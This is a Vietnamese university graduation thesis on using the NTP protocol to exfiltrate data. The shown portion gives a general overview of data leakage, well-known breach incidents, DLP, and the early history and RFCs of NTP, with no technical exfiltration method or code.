BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ

ĐỒ ÁN TỐT NGHIỆP

KỸ THUẬT KHAI THÁC GIAO THỨC NETWORK TIME PROTOCOL ĐỂ TRUYỀN DỮ LIỆU RA MẠNG NGOÀI

Ngành: An toàn thông tin
Mã số: 7.48.02.02

Sinh viên thực hiện:
Nguyễn Văn An
Lớp: AT12E

Người hướng dẫn:
TS.. **Đặng Xuân Bảo**
Học Viện Kỹ thuật mật mã

Hà Nội, 2020

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ

ĐỒ ÁN TỐT NGHIỆP

KỸ THUẬT KHAI THÁC GIAO THỨC NETWORK TIME PROTOCOL ĐỂ TRUYỀN DỮ LIỆU RA MẠNG NGOÀI

Ngành: An toàn thông tin
Mã số: 7.48.02.02

Sinh viên thực hiện:
Nguyễn Văn An
Lớp: AT12E

Người hướng dẫn:
TS.. **Đặng Xuân Bảo**
Học Viện Kỹ thuật mật mã

Hà Nội, 2020

MỤC LỤC

DANH MỤC BẢNG

DANH MỤC HÌNH ẢNH

DANH MỤC VIẾT TẮT

Viết Tắt	Tiếng Anh	Tiếng Việt
DLP	Data Loss Prevention	Ngăn ngừa mất dữ liệu
GMT	Greenwich Mean Time	Giờ Trung bình tại Greenwich
HIPAA	Health Insurance Portability and Accountability	Sức khỏe Giải trình Bảo hiểm và Luật Trách nhiệm giải trình
NTP	Network Time Protocol	Giao thức thời gian mạng
RAT	Remote Access Trojan	Mã độc truy cập từ xa
SNTP	Simple Network Time Protocol	Giao thức thời gian mạng đơn giản
PII	Personally Identifiable Information	Thông tin nhận dạng cá nhân
CVV	Card Verification Value	Số thẻ tín dụng

LỜI CẢM ƠN

Để hoàn thành chương trình đại học và thực hiện đồ án tốt nghiệp này, tôi đã nhận được sự hướng dẫn, giúp đỡ và chỉ bảo nhiệt tình của quý thầy cô trường Học viện Kỹ thuật Mật mã. Đặc biệt là những thầy cô ở Khoa An toàn thông tin đã tận tình dạy bảo cho tôi trong suốt thời gian 5 năm học tập tại trường.

Tôi xin gửi lời cảm ơn sâu sắc đến TS. Đặng Xuân Bảo, đã dành nhiều thời gian và tâm huyết hướng dẫn tôi hoàn thành đồ án tốt nghiệp này.

Mặc dù tôi đã cố gắng hoàn thiện đồ án tốt nghiệp bằng tất cả năng lực của mình, song do kinh nghiệm còn hạn chế không thể tránh khỏi những thiếu sót, rất mong nhận được sự đóng góp quý báu của quý thầy cô và các bạn.

Tôi xin chân thành cảm ơn!

Hà Nội, ngày tháng năm 2020

Học viên

Nguyễn Văn An

LỜI CAM ĐOAN

Tôi xin cam đoan bản đồ án tốt nghiệp này do tôi tự nghiên cứu dưới sự hướng dẫn của thầy giáo TS. Đặng Xuân Bảo. Để hoàn thành đồ án này, tôi chỉ sử dụng những tài liệu đã ghi trong mục tài liệu tham khảo, ngoài ra không sử dụng bất cứ tài liệu nào khác mà không được ghi.

Nếu sai, tôi xin chịu mọi hình thức kỷ luật theo quy định của Học viện.

Hà Nội, ngày tháng năm 2020

Học viên

Nguyễn Văn An

LỜI NÓI ĐẦU

Cùng với sự phát triển của nền kinh tế thì ngành công nghệ thông tin cũng có sự phát triển mạnh. Nó tạo ra một môi trường mở nhằm trao đổi, phân phối và tìm kiếm tài nguyên dữ liệu một cách nhanh chóng nhất. Dữ liệu trong kỷ nguyên số đã và đang là điều quan trọng với tất cả các công ty, doanh nghiệp. Tuy nhiên, việc di chuyển, lưu trữ trên những kênh thông tin không an toàn cũng làm nảy sinh nhiều vấn đề về nguy cơ an toàn thông tin như bị nghe lén, đánh cắp, sửa đổi, thay thế và giả mạo những nội dung đó.

Bên cạnh sự phát triển của nó cũng cần phải phát triển thêm những giải pháp để đem lại sự an toàn cho các dữ liệu được lưu chuyển. Vì vậy, việc đảm bảo an toàn và bảo mật thông tin đã trở thành vấn đề cấp thiết.

Vì vậy, em chọn đề tài "kỹ thuật khai thác giao thức ntp để truyền dữ liệu ra mạng ngoài" làm đồ án tốt nghiệp, nhằm tìm hiểu cụ thể hơn, sâu hơn nữa bảo mật này.

Bài báo cáo gồm có 3 chương:

Chương 1. Tổng quan về rò rỉ dữ liệu: Giới thiệu tổng quan về lịch sử, định nghĩa, các khái niệm liên quan đến rò rỉ dữ liệu.

Chương 2. Sử dụng giao thức NTP truyền dữ liệu ra ngoài mạng: Trong đó tập trung trình bày hiểu biết cơ bản về giao thức NTP, các vấn đề bảo mật và việc sử dụng NTP để truyền dữ liệu ra ngoài.

Chương 3. Lập trình phát triển, thử nghiệm.

SINH VIÊN THỰC HIỆN

Nguyễn Văn An

CHƯƠNG 1. TỔNG QUAN VỀ RÒ RỈ DỮ LIỆU

1.1. Khái niệm.

Rò rỉ dữ liệu là việc truyền dữ liệu trái phép từ bên trong một tổ chức đến đích hoặc người nhận bên ngoài. Thuật ngữ này có thể được sử dụng để mô tả dữ liệu được truyền điện tử hoặc vật lý. Các mối đe dọa rò rỉ dữ liệu thường xảy ra qua web và email, nhưng cũng có thể xảy ra thông qua các thiết bị lưu trữ dữ liệu di động như phương tiện quang học, khóa USB và máy tính xách tay.

Rò rỉ dữ liệu, còn được gọi là trộm dữ liệu thấp và chậm, là một vấn đề lớn đối với bảo mật dữ liệu và thiệt hại gây ra cho bất kỳ tổ chức nào, bất kể quy mô hoặc ngành, có thể nghiêm trọng. Từ doanh thu giảm đến danh tiếng mờ nhạt hoặc hình phạt tài chính khổng lồ đến các vụ kiện làm tê liệt, đây là một mối đe dọa mà bất kỳ tổ chức nào cũng muốn tự bảo vệ mình.

❖ Tại sao rò rỉ dữ liệu xảy ra?

Để hiểu tại sao rò rỉ dữ liệu xảy ra, chúng ta cần hiểu cách thông tin được tạo ra, thao tác và sử dụng. Ngày nay, gần như đã có một kết luận bỏ qua rằng có rất nhiều dữ liệu nhạy cảm tồn tại và các công ty đang sử dụng chúng.

Khi kiểm tra bảo mật thông tin, có thể thấy rõ rằng việc tổ chức một quy trình kiên cường là khó khăn ở quy mô. Các lỗ hổng hoạt động, lỗi quy trình và nhận thức về an ninh mạng kém có thể dẫn đến các tài sản dễ bị tổn thương dẫn đến rò rỉ dữ liệu.

Lợi ích và rủi ro của dữ liệu số là như nhau. Dữ liệu số có thể được sao chép với giá rẻ và không bị suy giảm. Các tổ chức có nhiều bản sao dữ liệu sản xuất bao gồm dữ liệu khách hàng, bí mật thương mại và thông tin nhạy cảm khác. Các công cụ phòng chống mất dữ liệu (DLP), dữ liệu Database, dữ liệu Backup, môi trường phát triển và thử nghiệm, dịch vụ phân tích và máy tính xách tay mà nhân viên của bạn mang về nhà có thể sao chép tất cả các dữ liệu nhạy cảm nhất của bạn và của khách hàng.

Vấn đề là có nhiều bản sao dữ liệu tồn tại và càng nhiều bản sao dữ liệu tồn tại thì khả năng một cái gì đó hoặc ai đó có thể vô tình phơi bày nó càng cao.

1.2. Mục tiêu thông tin.

Điều quan trọng mà tội phạm mạng tìm kiếm là thông tin nhận dạng cá nhân. Thông tin cá nhân bao gồm số an sinh xã hội, số thẻ tín dụng và bất kỳ chi tiết cá nhân nào khác có thể dẫn đến hành vi trộm cắp danh tính. Lưu ý rằng không phải tất cả thông tin nhận dạng cá nhân (PII) là những gì bạn thường nghĩ là thông tin bí mật. Dữ liệu đơn giản như tên hoặc tên thời con gái của mẹ cũng là mục tiêu.

Một mục tiêu phổ biến khác là thông tin y tế hoặc được bảo vệ như được định nghĩa trong tiêu chuẩn HIPAA của Hoa Kỳ, "Thông tin được tạo bởi nhà cung cấp dịch vụ chăm sóc sức khỏe liên quan đến sức khỏe thể chất hoặc tinh thần trong quá khứ, hiện tại hoặc tương lai của bất kỳ cá nhân."

❖ Thông tin khách hàng

Dữ liệu này khác nhau từ công ty đến công ty, nhưng thường có một số yếu tố phổ biến liên quan:

- Thông tin nhận dạng: tên, địa chỉ, số điện thoại, địa chỉ email, tên người dùng, mật khẩu
- Thông tin hoạt động: lịch sử đặt hàng và thanh toán, thói quen duyệt web, chi tiết sử dụng
- Thông tin thẻ tín dụng: số thẻ, mã CVV, ngày hết hạn, mã zip thanh toán
- Thông tin cụ thể cho công ty cũng có thể được tiết lộ. Đây có thể là tài chính cho các ngân hàng và các nhóm đầu tư, hồ sơ y tế cho bệnh viện và các công ty bảo hiểm hoặc các tài liệu và biểu mẫu nhạy cảm cho các tổ chức chính phủ.

❖ Thông tin công ty

Thông tin khách hàng không phải là điều duy nhất. Thông tin công ty có thể bị rò rỉ bao gồm:

- Truyền thông nội bộ : Ghi nhớ, email và tài liệu chi tiết hoạt động của công ty.

- Số liệu : Thống kê hiệu suất, dự đoán và dữ liệu thu thập khác về công ty.
- Chiến lược: Chi tiết tin nhắn, lộ trình, danh thiếp và thông tin kinh doanh quan trọng khác.

Việc tiếp xúc với loại thông tin này có thể cản trở các dự án của công ty, giúp các đối thủ hiểu rõ hơn về hoạt động kinh doanh, tiết lộ văn hóa và tính cách nội bộ. Công ty càng lớn, càng có nhiều sự quan tâm đến loại dữ liệu này.

❖ Bí mật thương mại.

Đây là điều nguy hiểm nhất được phơi bày trong một vụ rò rỉ dữ liệu. Thông tin quan trọng đối với doanh nghiệp của bạn và khả năng cạnh tranh của nó. Bí mật thương mại bao gồm:

- Kế hoạch, công thức, thiết kế: Thông tin về các sản phẩm và dịch vụ hiện có hoặc sắp tới.
- Mã và phần mềm: Công nghệ độc quyền mà doanh nghiệp bán hoặc xây dựng để sử dụng trong nhà.
- Phương thức thương mại: Chiến lược thị trường và liên hệ.

Việc tiếp xúc với loại dữ liệu này có thể làm giảm giá trị các sản phẩm và dịch vụ mà doanh nghiệp của bạn cung cấp và hoàn tác trong nhiều năm nghiên cứu.

❖ Phân tích.

Phân tích dựa trên các tập dữ liệu lớn chứa nhiều nguồn thông tin tiết lộ xu hướng, mô hình và quỹ đạo hình ảnh lớn. Quan trọng như phân tích đối với nhiều doanh nghiệp, dữ liệu cần thiết để thực hiện phân tích có thể là một vectơ rủi ro nếu không được bảo mật đúng cách. Dữ liệu phân tích bao gồm:

- Dữ liệu tâm lý : Sở thích, thuộc tính nhân cách, nhân khẩu học, nhắn tin.
- Dữ liệu hành vi: Ví dụ thông tin chi tiết về cách ai đó sử dụng trang web.
- Dữ liệu được mô hình hóa: Các thuộc tính được dự đoán dựa trên thông tin khác được thu thập.

Analytics cung cấp cho bạn cách hiểu các cá nhân dưới dạng tập hợp các điểm dữ liệu và dự đoán các hành động tiếp theo của họ với độ chính xác cao. Điều này nghe có vẻ trừu tượng nhưng loại dữ liệu này có thể được sử dụng để

gây ảnh hưởng đến cử tri và thay đổi làn sóng bầu cử bằng cách thuyết phục ở quy mô. Hãy xem Cambridge Analytica, Tổng hợp IQ và Facebook nếu bạn không nghĩ rằng thông tin này có thể gây ra thiệt hại về mặt uy tín.

1.3. Nguyên nhân xảy ra rò rỉ dữ liệu.

Có nhiều nguyên nhân rò rỉ dữ liệu khác nhau và điều quan trọng là phải hiểu rằng vấn đề có thể được bắt đầu thông qua một nguồn bên ngoài hoặc bên trong. Các biện pháp bảo vệ cần phải giải quyết tất cả các khu vực để đảm bảo rằng các mối đe dọa rò rỉ dữ liệu phổ biến nhất được ngăn chặn.

- Vi phạm ngẫu nhiên:

Rò rỉ dữ liệu "trái phép" không nhất thiết có nghĩa là có chủ đích hoặc độc hại. Tin tốt là phần lớn các sự cố rò rỉ dữ liệu là tình cờ. Ví dụ, một nhân viên có thể vô tình chọn nhầm người nhận khi gửi email chứa dữ liệu bí mật. Thật không may, rò rỉ dữ liệu không chủ ý vẫn có thể dẫn đến các hình phạt tương tự và thiệt hại danh tiếng vì chúng không giảm nhẹ trách nhiệm pháp lý.

- Nhân viên cố ý hoặc vô ý:

Khi nghĩ về rò rỉ dữ liệu, dữ liệu được lưu trữ trên máy tính xách tay có thể bị đánh cắp hoặc thất lạc hoặc dữ liệu bị rò rỉ qua email. Tuy nhiên, phần lớn mất dữ liệu không xảy ra trên một phương tiện điện tử, nó xảy ra thông qua máy in, máy ảnh, máy photocopy, ổ USB di động và thậm chí cả tìm kiếm trong thùng rác để tìm tài liệu bị loại bỏ. Mặc dù một nhân viên có thể đã ký hợp đồng lao động biểu thị sự tin tưởng giữa chủ lao động và nhân viên một cách hiệu quả, nhưng không có gì ngăn họ sau đó rò rỉ thông tin bí mật ra khỏi tòa nhà nếu họ bất bình hoặc hứa trả một khoản tiền khổng lồ cho tội phạm mạng. Kiểu rò rỉ dữ liệu này thường được gọi là đánh cắp dữ liệu.

- Truyền thông điện tử với ý định độc hại:

Nhiều tổ chức cho phép nhân viên truy cập internet, email và nhắn tin tức thì như một phần vai trò của họ. Vấn đề là tất cả các phương tiện này có khả năng truyền tệp hoặc truy cập các nguồn bên ngoài qua internet. Phần mềm độc hại thường được sử dụng để nhắm mục tiêu các phương tiện này và có tỷ lệ thành công cao. Ví dụ, một tội phạm mạng có thể dễ dàng giả mạo một tài khoản

email doanh nghiệp hợp pháp và yêu cầu thông tin nhạy cảm được gửi đến họ. Người dùng sẽ vô tình gửi thông tin, có thể chứa dữ liệu tài chính hoặc thông tin giá nhạy cảm.

Tấn công lừa đảo là một phương thức tấn công mạng khác với tỷ lệ thành công rò rỉ dữ liệu cao. Chỉ cần nhấp vào liên kết và truy cập trang web có chứa mã độc hại có thể cho phép kẻ tấn công truy cập vào máy tính hoặc mạng để truy xuất thông tin họ cần.

1.4. Ảnh hưởng của rò rỉ dữ liệu.

Hãy xem xét kịch bản này:

Nhóm tiếp thị của bạn cần chuyển danh sách email của bạn từ một nhà cung cấp dịch vụ email sang một nhà cung cấp dịch vụ email khác và họ lưu trữ dữ liệu trên Amazon S3 không sử dụng trong khi họ quyết định sử dụng công cụ mới. Khi công cụ đã được quyết định, các liên hệ sẽ được tải lên công cụ mới và tất cả đều ổn. Ngoại trừ nhóm tiếp thị đã quên xóa dữ liệu trên Amazon S3 và nó được cấu hình để truy cập công khai hoàn toàn.

Điều này có vẻ như lỗi của con người. Bạn có thể nghĩ rằng đây không phải là một vấn đề lớn, nó chỉ là email nhưng nếu đó là danh sách khách hàng của bạn hoặc tệ hơn là thông tin nhận dạng cá nhân của khách hàng thì sao? Ngay cả địa chỉ email là một vấn đề lớn và có thể dẫn đến thiệt hại uy tín không thể bác bỏ. Khả năng phục hồi phải được xây dựng trong công việc thủ tục được thực hiện ngày này qua ngày khác.

Điều quan trọng cần hiểu là rò rỉ dữ liệu như vi phạm dữ liệu có thể bị khai thác. Dưới đây là bốn cách phổ biến rò rỉ dữ liệu:

- Gian lận thẻ tín dụng: Tội phạm mạng có thể khai thác thông tin thẻ tín dụng bị rò rỉ để thực hiện hành vi gian lận thẻ tín dụng.
- Bán hàng ở chợ đen: Một khi dữ liệu được phơi bày, nó có thể được bán đấu giá trên web đen. Nhiều tội phạm mạng chuyên tìm kiếm các trường hợp đám mây không bảo mật và cơ sở dữ liệu dễ bị tổn thương có chứa số thẻ tín dụng, số an sinh xã hội và thông tin nhận dạng cá nhân khác để bán

cho các hoạt động lừa đảo nhận dạng, spam hoặc lừa đảo. Nó có thể đơn giản như sử dụng các truy vấn tìm kiếm trong Google.

- Tống tiền: Đôi khi thông tin thu được của các công ty có thể được sử dụng để đòi tiền chuộc hoặc để gây thiệt hại danh tiếng.
- Làm giảm lợi thế cạnh tranh: Đối thủ cạnh tranh có thể tận dụng rò rỉ dữ liệu. Tất cả mọi thứ từ danh sách khách hàng của bạn đến bí mật thương mại đều cho phép đối thủ của bạn truy cập vào tài nguyên và chiến lược của bạn. Điều này có thể đơn giản như những gì nhóm tiếp thị của bạn đang làm việc hoặc các hoạt động hậu cần phức tạp.

1.5. Phân biệt giữa vi phạm dữ liệu (data breach) và rò rỉ dữ liệu (data leak).


Vi phạm dữ liệu là một cuộc tấn công trực tiếp vào dữ liệu riêng tư của một thực thể trái phép

Điểm khác biệt chính của sự cố rò rỉ dữ liệu là nó xảy ra từ trong ra ngoài. Vi phạm dữ liệu xảy ra theo cách khác, từ bên ngoài - liên quan đến vụ bê bối Facebook Cambridge Analytica, nó nổi lên dưới hình thức một người tố giác (một người lên tiếng chống lại các phương pháp phi đạo đức). Người này tiết lộ thông tin bí mật thu được khi làm việc cho công ty. Nó tiết lộ cách Cambridge Analytica thu thập dữ liệu người dùng của Facebook để thao túng dư luận theo cách phi đạo đức (tin tức giả).

Trường hợp Marriott International được phân loại là vi phạm dữ liệu. Đó là một cuộc tấn công trực tiếp từ một thực thể bên ngoài (tin tặc) đã cấy Trojan truy cập từ xa (RAT) cùng với MimiKatz , một công cụ để đánh hơi các kết hợp tên người dùng/mật khẩu trong bộ nhớ hệ thống. Cùng với nhau, hai công cụ này đã cho phép thủ phạm kiểm soát tài khoản quản trị viên. Các hành động được thực hiện bởi tin tặc, cùng với giao thức bảo mật dữ liệu mờ nhạt của Marriott International, đã tạo ra cơn bão hoàn hảo cho thảm họa bảo mật trực tuyến. Hàng trăm triệu người đã bị xâm phạm số hộ chiếu và thẻ tín dụng, điều này có thể gây ra tác động cá nhân tai hại cho các cá nhân bị ảnh hưởng.

1.6. Các sự kiện về rò rỉ dữ liệu gần đây:

- Khoảng 6,2 triệu địa chỉ email đã bị Ủy ban Chiến dịch Thượng nghị sĩ Dân chủ tiết lộ trong một thùng lưu trữ Amazon S3 được định cấu hình sai. Danh sách địa chỉ được phân tách bằng dấu phẩy đã được nhân viên của DSCC tải lên thùng vào năm 2010. Tất cả buckets và tên tập tin liên quan đến các thành viên của nhóm Cameron Clinton, có lẽ phải làm với một trong những ứng cử viên trước đây của Hillary Clinton cho Thượng nghị sĩ New York. Danh sách chứa địa chỉ email từ các nhà cung cấp email lớn, cùng với các trường đại học, cơ quan chính phủ và quân đội.



Hình 1.1. Các vi phạm dữ liệu lớn nhất trong lịch sử.

- Yahoo với scandal rò rỉ dữ liệu khủng.

Theo trang tin công nghệ Techcrunch, đây là thông tin mới được Yahoo thừa nhận sau khi có thêm các chứng cứ mới thu thập được trong quá trình điều tra về vụ rò rỉ dữ liệu cực lớn năm 2013 của công ty này.

Theo đó Yahoo cho rằng trong vụ tấn công mạng xảy ra với họ năm 2013, tất cả 3 tỉ tài khoản người dùng của họ đã bị ảnh hưởng chứ không phải 1 tỉ tài khoản như nhận định trước đó.

Số tài khoản này bao gồm tất cả những người có tài khoản email của Yahoo và những người đã đăng ký sử dụng các dịch vụ khác của Yahoo như Flickr.

Yahoo hiện là một phần của công ty Oath sau khi Verizon thâu tóm họ với giá 4,5 tỉ USD và sát nhập Yahoo với công ty AOL. Theo Yahoo, chứng cứ mới

về số tài khoản người dùng bị ảnh hưởng trong vụ rò rỉ dữ liệu được phát hiện khi tiến hành quá trình hợp nhất các doanh nghiệp.

Yahoo cũng đã cố gắng giảm nhẹ mức độ nghiêm trọng của vấn đề khi cho biết, sau khi phát hiện sự cố năm 2013, công ty đã triển khai các biện pháp để bảo vệ mọi tài khoản của người dùng.

Theo đó công ty này đã gửi thông báo trực tiếp tới những người dùng bị ảnh hưởng, yêu cầu họ đổi mật khẩu và vô hiệu hóa các câu hỏi/đáp bảo mật không được mã hóa.

- Rò rỉ 50 triệu người dùng Facebook.

Một vụ rò rỉ thông tin người dùng lớn nhất trong lịch sử Facebook đã xảy ra khiến hơn 50 triệu tài khoản Facebook được đem ra phân tích bởi công ty phân tích dữ liệu có văn phòng ở Anh và Mỹ là Cambridge Analytica vào tháng 6/2016 mà không cần sự đồng ý của họ.

Sự cố này đã khiến Facebook bị ảnh hưởng nghiêm trọng khiến nhiều nhà đầu tư kiện công ty. Ngay cả đồng sáng lập WhatsApp - công ty đã được mua lại bởi Facebook - cũng đưa ra ý kiến kêu gọi người dùng tẩy chay trang mạng xã hội này, trong khi một nhà đầu tư công nghệ kêu gọi CEO Mark Zuckerberg nên từ chức vì không có khả năng xử lý tình huống như vậy.

Trên thị trường chứng khoán, cổ phiếu Facebook sụt giảm 3% trong ngày 20/3/2018 khiến giá trị thị trường công ty bốc hơi khoảng 50 tỉ USD. Nghiêm trọng hơn, bê bối Facebook có tác động lên thị trường nói chung khi kéo giá cổ phiếu công nghệ và các hãng mạng xã hội như Twitter, Snap đi xuống, trong đó Twitter giảm 10% còn Snap hạ 3%.

- Ít nhất 81,6 triệu - Antheus Tecnologia, ngày 11 tháng 3 năm 2020

Công ty giải pháp sinh trắc học Brazil Antheus Tecnologia đã bị rò rỉ dữ liệu quan trọng và các lỗi bảo mật khác, dẫn đến một máy chủ Elaticsearch chứa dữ liệu sinh trắc học bị lộ . Ước tính có khoảng 76.000 dấu vân tay trên máy chủ. Các hồ sơ khác bao gồm email và số điện thoại của công ty nhân viên.

1.7. Phòng chống thất thoát dữ liệu (DLP – Data loss prevention)

Ngăn chặn mất dữ liệu (DLP) là một bộ công cụ và quy trình được sử dụng để đảm bảo rằng dữ liệu nhạy cảm không bị mất, bị lạm dụng hoặc truy cập bởi người dùng trái phép. Phần mềm DLP phân loại dữ liệu quan trọng, bí mật và kinh doanh quan trọng và xác định vi phạm chính sách được xác định bởi tổ chức hoặc trong gói chính sách được xác định trước, thường được điều chỉnh bởi tuân thủ quy định như HIPAA, PCI-DSS hoặc GDPR. Một khi các vi phạm đó được xác định, DLP thực thi khắc phục bằng cảnh báo, mã hóa và các hành động bảo vệ khác để ngăn người dùng cuối vô tình hoặc chia sẻ dữ liệu độc hại có thể khiến tổ chức gặp rủi ro. Phần mềm và công cụ phòng chống mất mát dữ liệu theo dõi và kiểm soát các hoạt động endpoint, lọc luồng dữ liệu trên mạng công ty và theo dõi dữ liệu trên đám mây để bảo vệ dữ liệu ở trạng thái nghỉ, chuyển động và đang sử dụng. DLP cũng cung cấp báo cáo để đáp ứng các yêu cầu tuân thủ và kiểm toán và xác định các lĩnh vực yếu kém và bất thường đối với forensics và phản ứng sự cố.

- Nguy cơ mất an toàn từ các dịch vụ bên ngoài.

Việc doanh nghiệp sử dụng các dịch vụ kết nối tới bên ngoài mạng luôn tiềm ẩn những nguy cơ rò rỉ dữ liệu. Trong thời đại 4.0 hiện nay, việc các kẻ tấn công lợi dụng điểm yếu các giao thức đang dần trở nên rộng rãi.

Đề tài này cung cấp cho mọi người một nguy cơ gây rò rỉ dữ liệu bằng cách sử dụng giao thức NTP.

1.8. Kết luận chương 1.

Ngày nay, internet ngày càng phát triển và kéo theo đó là hàng loạt các tiện ích, ứng dụng liên quan chứa lượng dữ liệu khổng lồ. Toàn bộ chương 1 của đồ án đã trình bày tổng quan về khái niệm, mục tiêu, nguyên nhân, sự ảnh hưởng khi dữ liệu bị rò rỉ cũng như các kiểu rò rỉ dữ liệu phổ biến. Ngoài ra, chương 1 còn giúp ta phân biệt được giữa vi phạm giữ liệu và rò rỉ dữ liệu. Đồng thời cung cấp thêm những sự kiện rò rỉ dữ liệu gần đây nhất. Từ

đó giúp chúng ta hiểu rõ hơn về rò rỉ dữ liệu và có cách phòng chống hiệu quả.

Chương tiếp theo sẽ nghiên cứu tổng quan về sử dụng giao thức NTP để truyền dữ liệu ra ngoài mạng. Thông qua đó, chúng ta sẽ hiểu được phương thức và cách hoạt động của giao thức này.

CHƯƠNG 2. SỬ DỤNG GIAO THỨC NTP TRUYỀN DỮ LIỆU RA NGOÀI MẠNG

2.1. Sơ lược giao thức NTP

2.1.1: Tầm quan trọng của đồng bộ hóa thời gian.

Hầu hết những người giả định rằng đồng hồ máy tính trong máy chủ, trạm làm việc và thiết bị mạng vốn chính xác. Điều này là không chính xác. Hầu hết các đồng hồ được thiết lập bằng tay trong vòng một hoặc hai phút của thời gian thực tế và hiếm khi được kiểm tra sau đó. Nhiều người trong số các đồng hồ này được duy trì bởi một thiết bị hỗ trợ pin có thể trôi nhiều như một giây mỗi ngày. Có bất kỳ loại đồng bộ hóa thời gian chính xác là không thể nếu các Clock được phép chạy trên riêng của họ.

Tầm quan trọng của đồng bộ hóa thời gian cho mạng:

Trong các mạng máy tính hiện đại, thời gian đồng bộ hóa là rất quan trọng vì mọi khía cạnh của việc quản lý, bảo mật, lập kế hoạch và gỡ lỗi mạng liên quan đến việc xác định khi sự kiện xảy ra. Thời gian cũng cung cấp khung tham chiếu duy chỉ giữa các thiết bị trên mạng. Nếu không có thời gian đồng bộ, chính xác liên quan đến các tập tin đăng nhập giữa các thiết bị này là khó khăn, thậm chí không thể. Cũng:

Theo dõi vi phạm bảo mật, sử dụng mạng hoặc các vấn đề ảnh hưởng đến một số lượng lớn các thành phần có thể gần như không thể nếu dấu thời gian trong Nhật ký không chính xác. Thời gian thường là yếu tố quan trọng cho phép một sự kiện trên một nút mạng được ánh xạ tới một sự kiện tương ứng trên một.

+ Để giảm bớt sự nhầm lẫn trong filesystems chia sẻ, nó là quan trọng cho thời gian sửa đổi để phù hợp, bất kể những gì máy filesystems đang trên.

+ Dịch vụ thanh toán và các ứng dụng tương tự phải biết thời gian chính xác.

+ Một số dịch vụ tài chính yêu cầu chấm công chính xác cao của pháp luật.

Quy tắc bảo mật Sarbanes-Oxley và HIPAA yêu cầu dấu dấu chính xác.

2.1.2: Lịch sử hình thành:

Number	Title	Author or Ed.
RFC-5908	*Network Time Protocol (NTP) Server Option for DHCPv6*	R. Gayraud, B. Lourdelet *(June 2010)*
RFC-5907	*Definitions of Managed Objects for Network Time Protocol Version 4 (NTPv4)*	H.Gerstung, C.Elliott, B.Haberman *(June 2010)*
RFC-5906	*Network Time Protocol Version 4: Autokey Specification*	D. Mills *(June 2010)*
RFC-5905	*Network Time Protocol Version 4: Protocol and Algorithms Specification* Obsoletes RFC-1305, RFC-4330	D. Mills *(June 2010)*
RFC-4330	*Simple Network Time Protocol (SNTP) Version 4 for IPv4, IPv6 and OSI* Obsoletes RFC-2030, RFC-1769 Obsoleted by RFC-5905	D.Mills *(January 2006)*
RFC-2783	*Pulse-Per-Second API for UNIX-like Operating Systems, Version 1.0*	J.Mogul, D.Mills, J.Brittenson, J.Stone, U.Windl *(March 2000)*
RFC-2030	*Simple Network Time Protocol (SNTP) Version 4 for IPv4, IPv6 and OSI* Obsoletes RFC-1769 Obsoleted by RFC-4330	D. Mills *(October 1996)*
RFC-1769	*Simple Network Time Protocol (SNTP)* Obsoletes RFC-1361 Obsoleted by RFC-2030	D.Mills *(March 1995)*
RFC-1708	*NTP PICS PROFORMA - For the*	D.Gowin *(October*

	Network Time Protocol Version 3	*1994)*
RFC-1589	*A Kernel Model for Precision Timekeeping*	D.Mills*(March 1994)*
RFC-1361	*Simple Network Time Protocol (SNTP)* Obsoleted by RFC-1769	D.Mills *(August 1992)*
RFC-1305	*Network Time Protocol (Version 3) Specification, Implementation* Obsoletes RFC-958, RFC-1059, RFC-1119 Obsoleted by RFC-5905	David L. Mills *(March 1992)*
RFC-1165	*Network Time Protocol (NTP) over the OSI Remote Operations Service*	J. Crowcroft, J. P. Onions*(June 1990)*
RFC-1129	*Internet Time Synchronization: The Network Time Protocol*	D.L.Mills *(October 1989)*
RFC-1059	*Network Time Protocol (version 1) specification and implementation* Obsoletes RFC-958 Obsoleted by RFC-1119, RFC-1305	D.L.Mills *(July 1988)*
RFC-958	*Network Time Protocol (NTP)* Obsoleted by RFC-1059, RFC-1119, RFC-1305	D.L.Mills *(September 1985)*
RFC-868	*Time Protocol*	J.Postel, K.Harrenstien *(May 1983)*
RFC-867	*Daytime Protocol*	J.Postel *(May 1983)*

Bảng 2.1. RFC liên quan đến NTP và Network Time Synchronization

Bởi vì thời gian chính xác trên các thiết bị giao tiếp qua Internet là rất quan trọng, tiền phong Internet sớm nhận ra rằng họ cần một cách để đảm bảo

các thiết bị có thể đồng bộ hóa thời gian. Một trong những nỗ lực đầu tiên này, được nêu trong yêu cầu để nhận xét (RFC) 868, là giao thức thời gian. Giao thức thời gian đã được giới thiệu bởi một nhóm do Jon Postel lớn, và hoạt động trên một trong hai cổng giao thức kiểm soát truyền (TCP) 37 hoặc cổng giao thức gói dữ liệu người dùng (UDP) 37. Thời gian đã được chuyển giao như số giây kể từ ngày 1 tháng 1, 1900 00:00:00, GMT.

Giao thức này là tương đối đơn giản, ý tưởng là một nút trên mạng có thể thăm dò ý kiến các hệ thống khác trên cùng một mạng yêu cầu thời gian của họ. Các máy chủ khác trên mạng được nghe trên các cổng bên phải sẽ trả lời với thời gian hiện tại của họ như là một số nguyên 32-bit (một lần nữa, thể hiện dưới dạng giây kể từ ngày 1 tháng 1, 00:00:00 GMT). Nếu một máy chủ truy vấn đã có thời gian thiết lập cho ngày 01 tháng 1, 2017 GMT, nó trở lại một phản ứng của 3692217600, rất giống với cách kỷ nguyên thời gian hoạt động trên hệ thống UNIX, nhưng với một ngày cơ sở của ngày 01 tháng 1, 1900.

GMT thay vì một ngày cơ sở của ngày 1 tháng 1 năm 1970 GMT.

